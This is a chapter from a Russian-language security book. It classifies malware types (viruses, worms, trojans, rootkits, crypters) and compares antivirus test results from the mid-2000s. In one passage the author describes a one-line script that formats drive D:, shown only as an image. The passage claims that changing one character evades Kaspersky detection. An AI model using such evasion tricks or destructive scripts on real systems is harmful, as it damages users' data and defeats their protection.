# 4.1. Краткая классификация вредоносного ПО

По классификации «Лаборатории Касперского» **( www.virusList.com)** условно всю разновидность вредоносного программного обеспечения можно разделить на следующие категории:

♦ классические файловые вирусы;

♦ троянские кони;

♦ сетевые черви;

♦ хакерские утилиты и прочие программы, наносящие заведомый вред компьютеру, на котором они запускаются на выполнение, или другим компьютерам в сети.

Термин "компьютерный вирус" вошел в обиход с появлением программ, выполняющих некие действия (обычно деструктивного характера) без ведома пользователя и способных заражать другие файлы.

Упоминания о первом компьютерном вирусе своими корнями уходят в те далекие времена, когда привычный нам ПК, или "комп", работал под операционной системой MS DOS и гордо назывался ПЭВМ (персональная электронно-вычислительная машина). Происхождение термина "компьютерный вирус" в большей степени обязано понятию биологического вируса. Наверное, потому что так же, как и биологический вирус, компьютерный заражает объект (файл), после чего, размножаясь, заражает другие объекты. Эта упрощенная схема, несмотря на ее некоторую примитивность, оказалась чрезвычайно эффективна как способ существования, причем неважно, о чем идет речь: о вирусе биологическом или компьютерном.

Сегодня, в век высоких технологий, проблема компьютерных вирусов стоит особенно остро. В настоящее время количество вирусов стремительно растет: по некоторым оценкам, сейчас их около 500 тыс. видов.

## Классические компьютерные вирусы

Перейдем к рассмотрению типов компьютерных вирусов. Различные типы компьютерных вирусов могут различаться между собой по среде обитания и способу заражения.

По среде обитания выделяют следующие типы вирусов:

♦ загрузочные;

♦ файловые;

♦ макровирусы;

♦ скриптовые.

Чтобы размножиться, файловые вирусы могут:

♦ инфицировать исполняемый файл, который, будучи запущенным, заразит другие;

♦ создавать так называемые файлы-двойники (такие вирусы носят название компаньон-вирусов);

♦ просто самопроизвольно начать создавать множество своих копий на жестком диске;

♦ использовать специфические особенности структуры файловой системы (link-вирусы).

Вот пример из жизни.

Достаточно часто встречающимся механизмом распространения вирусного кода является заражение флэш-карты. При работе в зараженной среде вирус копирует себя на флэшку. Далее она попадает на другой компьютер, и тут начинается самое интересное. Пользователь сам запускает на исполнение вирусный код, даже не подозревая об этом. Еще бы! Ведь заражение системы происходит в момент попытки просмотреть содержимое диска! Почему так

происходит? Все дело в том, что для своего распространения вирус использует функцию автозапуска содержимого диска. Картина заражения при этом следующая:

♦ в контекстном меню, открываемом при щелчке правой кнопкой мыши на флэш-диске, появляется выделенная полужирным строка **Автозапуск** (рис. 4.1);




**Рис. 4.1.** Автозапуск содержимого уже «в силе»!

♦ в корне флэш-диска можно обнаружить файл автозапуска – AutoRun.inf (он скрытый и имеет атрибут **Системный);**

♦ там же или в какой-либо другой папке – исполняемый файл.

**Загрузочные вирусы** прописывают себя на автозапуск одним из следующих способов:

♦ записав себя в загрузочный сектор диска (boot-сектор);

♦ записав себя в сектор, содержащий MBR (Master Boot Record – системный загрузчик);

♦ просто поменяв указатель на активный boot-сектор.

Следует отметить, что популярность загрузочных вирусов пришлась на 1990-е годы. Однако вскоре количество загрузочных вирусов значительно уменьшилось, что связано с переходом на 32-битные операционные системы и отказом от использования дискет как основного съемного носителя информации.

Принцип работы загрузочных вирусов можно свести к тому, чтобы заставить систему при перезапуске считать в память и отдать управление не оригинальному коду загрузчика, а коду вируса.

Интересно отметить, что при инфицировании диска такой вирус, как правило, переносит оригинальный boot-сектор в какой-либо другой сектор диска (чаще всего в первый свободный).

Вышеперечисленные коварства загрузочных вирусов – отнюдь не исчерпывающий список. Заражение таким вирусом может обернуться не просто крахом системы, но и невозможностью последующей установки Windows. Как показывает практика, проблемы подобного рода успешно решаются, если использовать специализированные утилиты вроде Norton Disc Doctor.

**Макровирусы** распространяются, используя богатые возможности макроязыков (рис. 4.2).




**Рис. 4.2.** Один из макровирусов

Активация макровируса происходит в момент открытия инфицированного документа формата Microsoft Office (Word, Excel и PowerPoint). Принцип работы макровируса основан на том, что офисное приложение при своей работе имеет возможность использовать (а в большинстве случаев использует постоянно) макросы. Такие макросы (например, автомакросы) автоматически исполняются в зависимости от состояний программы. Так, к примеру, когда мы открываем документ с расширением

DOC, Microsoft Word проверяет его содержимое на присутствие макроса AutoOpen. При наличии такого макроса Word выполняет его. Когда мы закрываем документ, автоматически выполняется макрос AutoClose.

Запускаем Word – автоматически вызывается макрос AutoExec, завершаем работу – AutoExit.

Макровирусы, поражающие файлы Office, как правило, действуют одним из трех способов.

♦ Автомакрос присутствует (и, соответственно, выполняется) в самом вирусе.

♦ Вирус переопределяет один из стандартных системных макросов (ассоциированный с каким-либо пунктом меню).

♦ Макрос вируса запускается, если пользователь нажимает какую-либо клавишу/сочетание клавиш. Получив управление, такой вирус заражает другие файлы – обычно те, которые в данный момент открыты.

Продолжим наше знакомство с классификацией.

По способу заражения вирусы делятся на:

♦ перезаписывающие (overwriting);

♦ паразитические (parasitic);

♦ вирусы-компаньоны (companion);

♦ вирусы-ссылки (link);

♦ вирусы, заражающие объектные модули (OBJ);

♦ вирусы, заражающие библиотеки компиляторов (LIB);

♦ вирусы, заражающие исходные тексты программ.

Рассмотрим каждый из перечисленных типов подробнее.

**Перезаписывающие вирусы.** Вирусы данного типа характеризуются тем, что заражают файлы путем простой перезаписи кода программы. «Стиль» работы такого вируса

можно назвать достаточно грубым, так как перезаписанная программа (файл) перестает работать, к тому же из-за особенностей своей «вероломной» работы вирусы подобного рода легко обнаружить.

**Паразитические вирусы.** Особенностью паразитических вирусов является их способ заражения файлов, а именно: вирус просто «вклинивается» в код файла, не нарушая его работоспособность.

Такие вирусы можно разделить по способу внедрения в тело файла.

♦ В начало файлов (prepending):

• когда вирус копирует начало заражаемого файла в его конец, а сам при этом копируется в освободившееся место;

• вирус просто дописывает заражаемый файл к своему коду.

♦ В середину файлов (inserting). При таком способе заражения вирус просто "раздвигает" файл и записывает свой код в свободное место. Некоторые из вирусов при таком способе заражения способны сжать перемещаемый блок файла, так что конечный размер файла будет идентичным тому, который был до заражения.

Возможен и другой вариант внедрения в середину файла – так называемый метод "cavity", при котором вирус записывает свое тело в неиспользуемые области файла. Такими неиспользуемыми, "пустыми" областями могут быть области заголовка EXE-файла, "пробелы" между секциями EXE-файлов либо область текстовых сообщений компилятора.

♦ В конец файлов (appending). Внедрение вируса в конец файла подразумевает, что вирусный код, оказавшись в конце файла, изменяет начало файла, так что первыми выполняются команды вируса. Это достигается путем коррекции стартового адреса программы (адрес точки входа) в заголовке файла.

**EPO-вирусы** – вирусы без точки входа. Особую группу вирусов представляют так называемые вирусы без «точки входа» (EPO-вирусы – Entry Point Obscuring viruses). Такие вирусы при заражении файла не изменяют адрес точки старта. Как же они работают, ведь в любом случае вирус должен получить управление? Все дело в том, что такие вирусы записывают команду перехода на свой код в середине файла. Стартуют такие вирусы не при запуске зараженного файла, а при вызове определенной процедуры, передающей управление на тело вируса. Запуск такой процедуры может произойти в редких случаях, в результате чего вирус может ждать внутри файла многие годы.

**Вирусы-двойники.** К данной категории относят вирусы, создающие для заражаемого файла файл-двойник. Алгоритм работы в данном случае обычно таков.

1. При заражении вирус переименовывает файл-жертву.
2. Записывает свой код на место зараженного файла под его именем.
3. Получив управление, вирус запускает оригинальный системный файл.

**Скрипт-вирусы,** как оно и следует из названия, написаны на различных языках сценариев, таких, например, как VBS, JS, BAT, PHP и т. д. Вирусы данного типа не являются исполняемыми файлами формата EXE, их код скорее похож на команды, выполняемые другими программами, виртуальной DOS-машиной и т. д.

## Троянские кони

К данному типу относят программы, в основном специализирующиеся на воровстве паролей и другой конфиденциальной информации, удаленном управлении и т. д. Более подробно о троянских конях читайте в разд. 4.3.




**Рис. 4.3.** «Антивирус Касперского 7.0» распознал mac2006 (инструмент для подмены mac-адреса) как самый настоящий Hack-Tool!

## Руткиты

Сам термин «rootkit» был заимствован из UNIX-среды. Понятие rootkit использовалось для описания инструментов, применяемых для взлома – получения прав root.

В контексте других операционных систем, и прежде всего Windows, rootkit следует рассматривать как программный код или технику, позволяющую скрыть самые разнообразные объекты (процессы, файлы и т. д.). В простейшем случае под rootkit можно понимать любое вредоносное ПО, использующее продвинутые техники для своего сокрытия в системе (более подробную информацию о руткитах вы можете получить в подразд. "Руткит-технологии" разд. 5.3 следующей главы).

## Сетевые черви

Если средой распространения вирусов можно считать файловую систему операционной системы, то средой распространения червей является сеть. Сетевые черви для своего распространения могут использовать самые разнообразные из сетей/ сетевых технологий:

- ♦ Интернет и электронная почта;
- ♦ системы обмена мгновенными сообщениями;
- ♦ файлообменные сети типа P2P;
- ♦ IRC-сети;
- ♦ LAN-сети;
- ♦ сети мобильных устройств (телефоны, карманные компьютеры) и т. д.

Черви, так же как и вирусы, распространяются в виде исполняемых файлов, но некоторые из них ("пакетные" черви) существуют как набор пакетов.

Чтобы инфицировать удаленную систему, черви могут использовать самые разнообразные технологии, но самым популярным и по сей день остается проникновение посредством брешей в системе безопасности операционной системы и сетевых приложений.

Ярким примером червя является MS Blast, наделавший в свое время много шума.

ПРИМЕЧАНИЕ

Изначально червь писался, чтобы в n-ое время одновременно с зараженных компьютеров осуществить DoS-атаку на сервер Microsoft, однако из-за ошибки в его коде этого не произошло. Вместо скоординированной атаки на сервер зараженные машины пользователей начинали стихийно перезагружаться.

Кратко рассмотрим некоторые из разновидностей червей.

♦ E-mail-Worm – почтовые черви. Как оно и следует из названия, черви данного типа распространяются, используя возможности электронной почты. Запустившись на локальном компьютере (такое часто происходит, если пользователь безответственно относится к прикрепленным файлам, пришедшим невесть от кого и откуда), такие черви автоматически сканируют содержимое жесткого диска в поиске новых адресов электронных почтовых ящиков, чтобы отправить свои копии.

♦ IM-Worm – черви, использующие интернет-пейджеры. Данная категория червей для своего распространения активно использует список контактов интернет-пейджера.

♦ IRC-Worm – черви в IRC-каналах. Для своего распространения используют IRC-каналы.

♦ P2P-Worm – черви для файлообменных сетей. Черви данной категории распространяются по P2P-сети банальным копированием своих копий в общедоступные каталоги.

## Некоторые другие виды вредоносного ПО

**Эксплоит (Exploit), HackTool.** К данной категории относят утилиты, предназначенные (особенно касается эксплоитов) для выполнения произвольного кода либо DoS (Denial of Service – отказ в обслуживании) на удаленной системе. Эксплоит, как правило, – программа на C++, PHP либо Perl-сценарий, использующий уязвимость операционной системы либо приложения, установленного на атакуемом компьютере. HackTool – более широкое понятие, подразумевающее какой-либо инструмент, используемый хакером для взлома (см. рис. 4.3).

**Constructor** – конструкторы вирусов и троянских коней. Программы подобного типа способны генерировать как исходные тексты вирусов, так и непосредственно сами исполняемые файлы. Как правило, инструменты подобного рода включают в себя модули самошифровки, противодействия отладчику и другие инструменты против обнаружения антивирусной программой.

**FileCryptor, PolyCryptor** – сокрытие от антивирусных программ. К данной категории относят утилиты, способные шифровать вирусный код, делая его неузнаваемым со стороны антивирусных программ (более подробно о сокрытии вирусного кода читайте в разд. 5.3).

**Nuker** – фатальные сетевые атаки. Утилиты данного типа способны организовать удаленный отказ в обслуживании системы (DoS) путем отправки на удаленный хост специальным образом сформированного запроса (серии запросов). Как пример – SmbDie, реализующий уязвимость службы NetBios.

**Bad-Joke, Hoax** – злые шутки, введение пользователя в заблуждение. К данной категории относят, по сути, безвредные программы, способные выводить различного рода неординарные сообщения (например, о форматировании диска, хотя никакого форматирования на самом деле не происходит).

## 4.2. Выбираем лучший антивирус

Совершенный антивирус – утопия или продукт ближайшего будущего?

Совершенного продукта быть не может в принципе. О каком бы антивирусном продукте ни шла речь, как бы его ни расхваливали создатели, все, что мы имеем на сегодняшний день, – это всего лишь попытка ответить на вызов вирусописателей, не упав лицом в грязь.

Ну что ж, чтобы разогреть читателя, в качестве живого примера уместно привести, пожалуй, следующий. Данный пример особенно интересен тем, что его реализация не требует знания языков программирования.

Итак, сейчас мы напишем простейший учебный вирус, который будет ни много ни мало – форматировать диск **D:** (рис. 4.4).




**Рис. 4.4.** Исходный код нашего учебного скрипт-вируса

Одна строка – и вирус готов. Удивлены? Ничего удивительного! Все гениальное просто.

> ПРИМЕЧАНИЕ
>
> Не пытайтесь запустить вирус под Windows XP: код актуален для систем, использующих autoexec.bat.

Пропускаем нашего «зверя» через сканер «Антивируса Касперского 7.0» (рис. 4.5).

Как видите, результат не заставил себя ждать. Но подождите, это не самое интересное. Сейчас мы подправим один символ (из быстрого форматирование превратится в медленное) (рис. 4.6).

Наш код преспокойно проходит проверку (рис. 4.7).

Итак, если после наших экспериментов у вас не отпало желание устанавливать какой-либо антивирус вообще, значит, вы на правильном пути. Ведь главное – понять: совершенного продукта нет, однако к этому можно приблизиться.




**Рис. 4.5.** Реакция «Антивируса Касперского7.0» на скрипт-вирус


**Рис. 4.6.** Слегка модифицируем нашего «зверя»




**Рис. 4.7.** Опасных объектов не обнаружено!

Так что же нам выбрать и какой антивирус все-таки лучший? Не в силах больше сопротивляться первому вопросу, попытаемся объективно ответить, определив круг наиболее достойных и выбрав из них одного лучшего.

Основанием нашей оценки послужат результаты:

♦ ведущих антивирусных лабораторий мира;

♦ независимых экспертных групп, включая результаты наблюдений и активных тестов самого автора.

Начнем, пожалуй, с результатов тестов независимого российского информационно-аналитического портала по информационной безопасности **(www.anti-maLware.ru).**

## Тест на обнаружение

Суть теста в том, что в каждом тестируемом антивирусе запускалась задача сканирования по требованию каталога с огромным количеством вирусных экземпляров (detection rate test).

Тест проводился на машине Intel Pentium 4 2600MHz, 512MB DDRAM с установленной Microsoft Windows XP Professional SP1.

Тестовая база вирусов насчитывала 91 202 вируса (коллекция VS2000, сформированная совместно с антивирусными компаниями "Лаборатория Касперского", F-Prot, RAV, Nod32, Dr.Web, Sweep, BitDefender и McAfee). Вирусы в коллекции не повторяются и не имеют уникальных имен согласно антивирусной программе AT LEAST 1.

Все вирусные экземпляры были распакованы (не было файлов ZIP, RAR, ACE и т. д.), имели корректные расширения файлов согласно специальной программе Renexts и были уникальны по контрольной сумме (checksum32).

Файлы вирусных экземпляров для тестирования были следующих типов: BAT, BIN, CLA, CLASS, CLS, COM, CSC, DAT, DOC, ELF, EML, EXE, HLP, HQX, HTA, HTM, IMG, INF, INI, JS, MAC, MDB, MSG, OLE, PHP, PIF, PL, PPT, PRC, REG, SCR, SH, SHS, SMM, STI, TD0, TPU, VBA, VBS, WBT, XLS, XMI, XML.

Все тестируемые программы на момент тестирования имели актуальные версии с обновленными базами данных и максимальными настройками сканирования (включенная эвристика, полное сканирование и т. д.). Настройки по умолчанию не использовались, по причине того что они не обеспечивают максимально возможное качество обнаружения вирусов.

Итак, из списка в 26 антивирусов мы видим следующие результаты по обнаружению вредоносных программ.

1. "Антивирус Касперского Personal Pro 5.0.20" – 99,28 %.
2. F-Secure Anti-Virus 2005 5.10.450 – 97,55 %.
3. eScan Virus Control 2.6.518.8 – 96,75 %.
4. Symantec Anti-Virus Corporate 9.0.3.1000 – 91,64%.
5. Norton Anti-Virus 2005 – 91,57 %.
6. McAfee VirusScan 9.0.10 – 89,75 %.
7. BitDefender Anti-Virus 8.0.137 – 88,13 %.
8. Panda Platinum 2005 Internet Security 9.01.02 – 87,75 %.
9. RAV Anti-Virus (куплен Microsoft) 8.6.105 – 87,26 %.
10. FRISK F-Prot Anti-Virus 3.16b – 87,07 %.
11. Panda Titanium Anti-Virus 4.01.02 – 86,27 %.
12. Trend Micro PC-Cillin 2005 12.1.1034 – 85,98 %.
13. Eset Nod32 2.12.4 – 85,66 %.
14. Authentium Command 4.92.7 – 84,92 %.
15. H+BEDV AntiVir 6.30.00.17 – 84,50 %.
16. Alwil avast! 4.6.623 – 79,65 %.
17. Dr. Web 4.32b – 78,71%.
18. Sophos Sweep 3.91 – 73,79 %.
19. UNA Anti-Virus 1.83 – 73,49 %.

20. Norman Anti-Virus 5.80.05 – 65,32 %.
21. Grisoft AVG7.0.308 – 54,07%.
22. Computer Associates E-Trust Antivirus 7.0.5.3 – 52,35 %.
23. ZoneAlarm (VET Antivirus) 5.5.062.011 – 52,32 %.
24. VirusBuster 2005 5.0.147 – 51,51 %.
25. ClamWin 0.83 – 48,44 %.
26. AhnLab V3 Pro 2004 – 38,87 %.

Вывод: как видим, первое место в данном сравнительном тестировании занял "Антивирус Касперского".

> ПРИМЕЧАНИЕ
>
> На момент написания книги самой новой версией "Антивируса Касперского" была седьмая. Учитывая, что в тесте была использована пятая версия программы, в данном случае можно говорить о качественном движке линейки продуктов в целом.

Второе и третье места в данном рейтинге достались F-Secure Anti-Virus и eScan Virus Control соответственно.

> ПРИМЕЧАНИЕ
>
> Кстати, F-Secure Anti-Virus и eScan Virus Control используют антивирусный движок от "Лаборатории Касперского" по OEM-соглашению.

Ну что ж, некоторая закономерность уже прослеживается. Идем дальше.

## Тест на поддержку упаковщиков

Как известно, одним из приемов сокрытия вирусного кода является использование упаковщиков, которые так модифицируют вирусный код, что делают его практически неузнаваемым со стороны антивирусов. Грубо говоря, чем большее количество упаковщиков знает антивирус, тем больше шансов того, что он успешно обнаружит заразу.

В данном тесте принимали участие антивирусные продукты 17 производителей, среди которых:

- Avast!;
- Avira;
- Computer Associates;
- Eset, F-Secure;
- Grisoft;
- McAfee;
- Panda Software;
- Sophos;
- Symantec;
- Trend Micro;
- "ВирусБлокАда";
- Dr.Web;
- "Лаборатория Касперского";
- "Украинский Антивирусный Центр".

Тест проводился на следующих вредоносных программах, которые были выделены в соответствии со специально выбранной методологией:

- Backdoor.Win32.BO_Installer;
- Email-Worm.Win32.Bagle;
- Email-Worm.Win32.Menger;

♦ Email-Worm.Win32.Naked;
♦ Email-Worm.Win32.Swen;
♦ Worm.Win32.AimVen;
♦ Trojan-PSW.Win32.Avisa;
♦ Trojan-Clicker.Win32.Getfound.

Данные вредоносные программы модифицировались с использованием 21 типа упаковщиков (последних на момент проведения теста версий), также выделены в соответствии с выбранной методологией, среди них:

♦ ACProtect 1.32;
♦ ASPack 2.12;
♦ ASProtect 2.1 buid 2.19;
♦ Dropper 2.0;
♦ EXECryptor 2.3.9.0;
♦ ExeStealth 2.76;
♦ Morphine 2.7;
♦ NsPack 3.7;
♦ Obsidium 1.2.5.0;
♦ ORiEN 2.12;
♦ Packman 1.0;
♦ PECompact2 2.78a;
♦ PESpin 1.304;
♦ Petite 2.3;
♦ Private exe Protector 1.9;
♦ UPX 2.01w;
♦ WinUpack 0.39 final;
♦ yoda's Cryptor 1.3;
♦ yoda's Protector 1.0b.

Итак, вот, собственно, и результаты тестов (табл. 4.1).

Таблица 4.1. Результаты тестов на обнаружение упакованных вирусов

| Награда | Упаковщики, % | Антивирус |
|---|---|---|
| Gold Packers Support | 81 | Антивирус Касперского 6.0<br>F-Secure Anti-Virus 2006 |
| Silver Packers Support | 76 | Dr.Web Anti-Virus 4.33<br>BitDefender Professional Plus |
| Bronze Packers Support | 57 | Eset NOD32 Antivirus 2.5 |

ПРИМЕЧАНИЕ

F-Secure Anti-Virus 2006 использует лицензированный движок от "Лаборатории Касперского".

Вывод: мы видим, что достойные результаты по поддержке упаковщиков показали всего 5 из 17 протестированных антивирусов, среди которых оказались следующие.

1. Anti-Virus F-Secure.
2. "Антивирус Касперского".
3. BitDefender.
4. Dr.Web.

5. Eset Nod32.

Ну что ж, вполне очевидно, что, помимо лидеров предыдущего теста на количественное обнаружение ("Антивирус Касперского Personal Pro 5.0.20", F-Secure Anti-Virus 2005 5.10.450 и eScan Virus Control 2.6.518.8), в гонку за звание "лучший антивирус" вступили еще три продукта: BitDefender, Dr.Web, Eset.

Лидером же нашей виртуальной гонки пока остается продукт "Лаборатории Касперского", занимающий первое абсолютное место по результатам вышеописанных тестов.

## Тест на лечение активного заражения

В тесте принимали участие антивирусные продукты 15 производителей, среди которых Avast!, AVG, AVZ, Avira, BitDefender, Eset, F-Secure, McAfee, Panda Software, Sophos, Symantec, Trend Micro, «ВирусБлокАда», «Доктор Веб», «Лаборатория Касперского».

Тест проводился на следующих вредоносных программах (названия указаны по классификации "Лаборатории Касперского"), которые были выбраны в соответствии с определенными требованиями:

- ♦ Adware.Win32.Look2me;
- ♦ Adware.Win32.NewDotNet;
- ♦ Backdoor.Win32.Haxdoor;
- ♦ Trojan-Proxy.Win32.Xorpix;
- ♦ Email-Worm.Win32.Scano;
- ♦ Email-Worm.Win32.Bagle;
- ♦ Trojan-PSW.Win32.LdPinch;
- ♦ Worm.Win32.Feebs;
- ♦ Trojan-Clicker.Win32.Costrat;
- ♦ Trojan-Spy.Win32.Goldun.

Итак, вот, собственно, и результаты теста антивирусов на лечение активного заражения.

1. Norton AntiVirus 2007 (80 %).

2. "Антивирус Касперского 6.0" (70 %).

3. BitDefender Antivirus 10 (50 %), Eset NOD32 Antivirus 2.7 (50 %), Sophos Anti-Virus 6.0 (50 %).

Вывод: очевидно, что в данном тесте Norton AntiVirus 2007 показал себя с лучшей стороны, заняв первое место.

Второе и третье места занимают уже знакомые нам продукты "Антивирус Касперского 6.0" и BitDefender Antivirus 10 (50 %), Eset NOD32 Antivirus 2.7 (50 %),

Sophos Anti-Virus 6.0 (50 %) соответственно.

Ну что ж, учитывая результаты предыдущих тестов, а также настоящий тест, общий результат выглядит следующим образом.

1. "Антивирус Касперского 6.0" – первое место.

2. BitDefender Antivirus 10 – второе место.

3. Eset NOD32 Antivirus 2.7 – третье место.

4. Norton Antivirus – четвертое место.

Это еще не конец.

**«Virus Bulletin».** Теперь обратимся к результатам тестов авторитетного международного британского издания по тестированию антивирусных программ «Virus Bulletin».

Ниже приведен обновленный рейтинг антивирусов, основанный на результатах тестирования, которые опубликованы английским журналом "Virus Bulletin" **(http://www.virusbtn.com)** в феврале 2007 года.

Согласно методике оценки антивирусов, высшую оценку, то есть "VB100%", получают антивирусы, которые смогли обнаружить все вирусы, входящие в так называемый список "диких" вирусов (WildList) **http://www.wiLdList.org.**

У многих из наших читателей может возникнуть резонный вопрос: что такое список "диких" вирусов и почему так важно именно его использовать для получения объективных результатов тестов.

Так вот, список этот представляет собой модель стандартизации вирусов, собранных независимыми экспертами. Перед тем как попасть в данный список, каждый новый вирус подвергается проверке. Использование данного списка исключает какую-либо субъективность результатов тестирования, которая может возникнуть при использовании произвольной коллекции вирусов.

Дабы исключить всякую возможную путаницу и неопределенность по этому вопросу, резонно привести оригинальное описание этого самого "дикого" списка:

*"This is a cooperative listing of viruses reported as being in the wild by 80 virus information professionals. The basis for these reports are virus incidents where a sample was received, and positively identified by the participant. Rumors and unverified reports have been excluded. Some programs included in this list may fall outside the traditional definition of a computer virus. However, such programs are spreading throughout diverse user populations, are a threat to users and are therefore included in this list. This report is cumulative. That is, this is not just a report of which viruses were seen last month. Monthly data is received from most participants, but the new data is added to the old. Participants are expected to let us know when to remove their name from a virus. The list should not be considered a list of «the most common viruses», however, since no specific provision is made for a commonness factor. This data indicates only «which» viruses are In-the-Wild, but viruses reported by many (or most) participants are obviously widespread. The WildList is currently being used as the basis for in-the-wild virus testing and certification of anti-virus products by the ICSA, Virus Bulletin and Secure Computing. Additionally, a virus collection based upon The WildList is being used in an effort to standardize the naming of common viruses*.*

Резюмируя вышеприведенный англоязычный оригинал, можно сказать, что использование списка "диких" вирусов позволяет получить максимально объективную оценку надежности того или иного антивирусного средства.

Итак, результаты "Virus Bulletin" представлены в табл. 4.2.

Обозначения:

♦ "+" – антивирусы, которые смогли определить 100 % вирусов из списка "диких" вирусов (WildList);

♦ "-" – антивирусы, которые не смогли идентифицировать все вирусы из испытательного набора;

♦ "Испытания не проведены" – испытания этого антивируса для данной платформы не проводились.

Вывод: невооруженным глазом видно, что первое и второе места в данном авторитетном рейтинге делят между собой Eset (NOD32) и "Антивирус Касперского 6.0.2.546".

Ну что ж, момент истины.

Подводя итог, необходимо сказать следующее: по совокупным результатам приведенных тестов лидером среди антивирусных продуктов следует признать продукт "Лаборатории Касперского" – "Антивирус Касперского 6.0". На втором месте уверенно располагается NOD32.

Каждый из двух антивирусов, соответственно, имеет свои плюсы и минусы. Так, "Антивирус Касперского" можно смело устанавливать в систему, "богатую ресурсами" (с более 512 Мбайт оперативной памяти и мощным процессором). Благодаря гибкой конфигурируемости и набору модулей (модуль проактивной защиты, поиск руткитов и т. д.) он ока-

жется незаменимым помощником при работе в агрессивных вирусных средах. При должном уровне настройки данный антивирус окажется весьма неплохим помощником при поиске "хитрой" модифицированной "заразы".

Таблица 4.2. Результаты "Virus Bulletins – рейтинг антивирусов по состоянию на февраль 2007 г.

| Рейтинг | Антивирус и версия | Операционная система | | | | | |
|---|---|---|---|---|---|---|---|
